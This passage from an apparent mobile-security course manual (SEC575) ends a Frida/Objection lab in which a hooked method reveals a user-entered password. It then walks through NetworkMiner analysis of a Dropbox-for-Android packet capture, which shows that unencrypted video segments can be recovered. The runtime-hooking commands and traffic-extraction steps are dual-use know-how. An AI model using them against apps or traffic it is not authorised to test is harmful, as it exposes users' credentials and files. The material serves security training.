Switch to the Android VM and enter a random password. Click the "OPEN NOTES" button to trigger the Vault.getPassword method.

21. Collect the Password

Return to the Windows VM. The Vault.getPassword method has been triggered and Objection has printed the return value.



22. Optional: Explore Other Functionality

Objection has many other features that are worth taking a look at. Not all of them are stable, as some commands will trigger bugs in Frida, while others may be incompatible with the emulator. Play around with the following commands:

- env
- android hooking list classes
- android hooking list class_methods org.sec575.securenotes.MainActivity
- android hooking search classes Vault
- memory list modules
- memory list exports frida-agent-64.so

In this exercise, you used Frida to modify the behavior of the application at runtime. The two scripts you used already show powerful functionality, but they are only the tip of the iceberg. Unfortunately, Frida has a very steep learning curve and harnessing its full potential takes quite some time. A good approach to writing Frida scripts is to search for open-source scripts online and modify them to your needs. Eventually, you will get the hang of it. Since you can also use Frida to target Linux, MacOS, Windows, or iOS executables, your skills are transferable to other types of assessments, which make acquiring them worth the effort.

Objection contains many interesting default hooks, but they often need to be tweaked for specific applications. For basic instrumentation, Objection is very fast and user friendly and some of the plugins, such as disabling SSL pinning, often work quite well.

This page intentionally left blank.

SEC575-5.1: Exercise—Mobile Application Network Traffic Analysis

Objective

Evaluate network activity for two different use cases: a suspected piece of Android malware and a mobile app used for enterprise data access. Use multiple tools to evaluate the packet captures, including Linux command line utilities, Wireshark, and NetworkMiner.

Scenario

As a mobile security analyst, you will be called upon to evaluate the network traffic generated by various mobile applications. This analysis may be to evaluate the disclosure of information for a suspected mobile malware sample, or it may be to evaluate a mobile application to determine if it exhibits security flaws that violate the security requirements for your organization.
In this hands-on exercise, you'll evaluate both scenarios to identify information disclosure threats and flawed mobile applications.

Virtual Machines

1. Windows 10
2. Kali

NetworkMiner Analysis

Your CTO, Mike Hottaire, has assigned you a new project. The company intends to start distributing sensitive training materials to employees using Dropbox (the dropbox.com service) over Android devices. You are tasked with evaluating the network activity generated through the use of Dropbox on Android to determine if it sufficiently protects access to authentication credentials and files commonly used for training: PDFs, images, and MPG (video) files.

Kevin Searle on your team has prepared a packet capture for your analysis, located in E:\lab-files\traffic_analysis\dropbox-android.pcap. He described the actions taken in the Dropbox for the Android app during the packet capture:

"I launched Dropbox on the Android tablet, then I logged in. I opened three image files, then I opened a PDF. When I opened the PDF, the default PDF viewer Polaris Office launched to view the file. Returning to Dropbox for Android, I clicked on a video file for a prototype product we're working on."

*Use the **NetworkMiner** tool installed on the Windows system to evaluate the contents of the packet capture and answer the following questions:*

- *Which host sent the most packets?*
- *What hosts other than Dropbox were reached? Does this disclose any behavior and use information?*
- *Does Dropbox protect downloaded files with transport encryption? What type?*
- *Can we extract file content from the packet capture?*

1. **Log in to Windows**

   Switch to the Windows 10 machine. Click and drag the lock screen up to reveal the login screen. Log in as the user **student** with the password **student**.


   Optionally, you can paste the password through the **Commands | Paste | Paste Password** menu option at the top of the screen if desired.

2. **Start NetworkMiner**

   NetworkMiner is installed on the Windows system. From the Start menu, launch NetworkMiner. Maximize the window after NetworkMiner starts.

3. **Open the Dropbox for Android Packet Capture**


   From NetworkMiner, click File | Open to open a packet capture file. Navigate to the E:\lab-files\traffic_analysis directory and select the dropbox-android.pcap capture file. Click Open after selecting the capture file. NetworkMiner will automatically parse the contents of the capture file.



4. **Change Host Sort Order**


   From the Hosts tab in NetworkMiner, you see that the default sort order for hosts is by ascending IP address. Change the sort order to **Sent Packets (descending)** to identify the host that sent the most packets.

Use this NetworkMiner feature to quickly identify the host that sent the most packets as **showbox-tr.dropbox.com** at 23.23.210.180.



5. Examine Network Sessions

When performing host analysis with NetworkMiner, we can view host information in the Hosts tab or the Sessions tab. Switch to the **Sessions** tab to inspect the communication between the Android device and servers in time progression order. Resize the **Client host** and **Server host** columns to see the host information clearly.



6. Infer Dropbox Behavior


Although we can't make absolute statements about the behavior of Dropbox for Android, we can correlate the steps taken while the packet capture was generated against the session listing to infer the likely behavior of the application.
In the Sessions view, the first two sessions target the 199.47.219.158 host over SSL. No additional information is available in NetworkMiner, but it's possible this activity represents the authentication from the Dropbox for Android app to the Dropbox servers.
Next, there are three sessions to dl-balancer.blah.dropbox.com. Due to the nature of SSL, we don't have any additional insight into the contents of this activity, but it's likely that this activity correlates to the viewing of three image files at the beginning of the packet capture.
Shortly afterward, a fourth SSL request is sent to the dl-balancer Dropbox host, corresponding to the retrieval of the PDF file (immediately prior to the request to www.google.com and usermgr1.polarisoffice.com).

From this assessment, we can determine that Dropbox does use SSL to protect the confidentiality of network activity. However, at the bottom of the NetworkMiner window on this page, we see requests to api-stream.dropbox.com, both over SSL and HTTP.

7. View Polaris Office XML File

Navigating to the NetworkMiner Files tab, you will see several files are extracted from the packet capture. Several of these files are certificates used during SSL connection

establishment, but you will also see an XML file for the usermgr1.polarisoffice.com session. Right-click on this entry (as shown in the screenshot) and select "Open file".



8. Review Polaris Office XML File


The XML file will open in a web browser on your system, displaying the content shown below:

```
<NoticeType device="m" A="4" B="1" C="4" HH="03" lang="en">
<URL>
<FAQURL>http://m.polarisoffice.com/en/Faq.asp?
device=m&ABCHH=41403</FAQURL>
<UserGuideURL>http://m.polarisoffice.com/en/Manual.asp?
device=m&ABCHH=41403</UserGuideURL>
<NoticeURL>http://m.polarisoffice.com/en/Notice.asp?
device=m&ABCHH=41403</NoticeURL>
<MainURL>http://m.polarisoffice.com/en/Main.asp?
device=m&ABCHH=41403</MainURL>
</URL>
<NoticeList>
<Notice>
<NoticeID>256</NoticeID>
<NoticeCreateDate>2012-12-27 17:07:26.060</NoticeCreateDate>
```

```
<NoticeLimitDate>9999-99-99</NoticeLimitDate>
</Notice>
</NoticeList>
</NoticeType>
```


From this content, we see that Polaris Office retrieves XML information from a remote server, which could be manipulated by an attacker to perform client-side injection attacks on the victim device. We'll investigate these attacks in more depth later in the course.

The Polaris Office server response discloses XML information used by the client. This could be vulnerable to client-side injection attacks, which we'll cover later in the course.



9. Examine MP2T Files

In addition to certificates and the Polaris Office XML file, NetworkMiner also identifies several MP2T files after the PDF file open event, corresponding to the start of stream video from Dropbox. Examine these files by right-clicking and select Open folder.




10. Open and View MP2T File

MP2T files are MPEG-2 Transport Stream files. Although the file extension is not commonly associated with Windows Media Player or other media playback tools, you can view the file with Windows Media Player.

Right-click on one of the MP2T files then select "Open with ...", followed by "More Apps". Select Windows Media Player as the preferred media player to see the video content. Windows Media Player will warn you that the file extension .MP2T is not recognized, and "Do you want the Player to try to play this content?" Click "Don't ask me again for this extension", then click Yes.

Playing the MP2T file, we can see a short segment of the video streaming content. This confirms that the Dropbox for Android app does not use SSL/TLS to protect the confidentiality of at least this video streaming file (possibly all streaming files).
In the network streaming process, NetworkMiner identifies the MPEG data stream and saves the content in several small files. We can inspect all the files to retrieve the entire video content.



11. Optional: Reassemble Files

Although you can view excerpts from the video stream in small pieces, NetworkMiner did not produce a reassembled video file to watch from beginning to end.
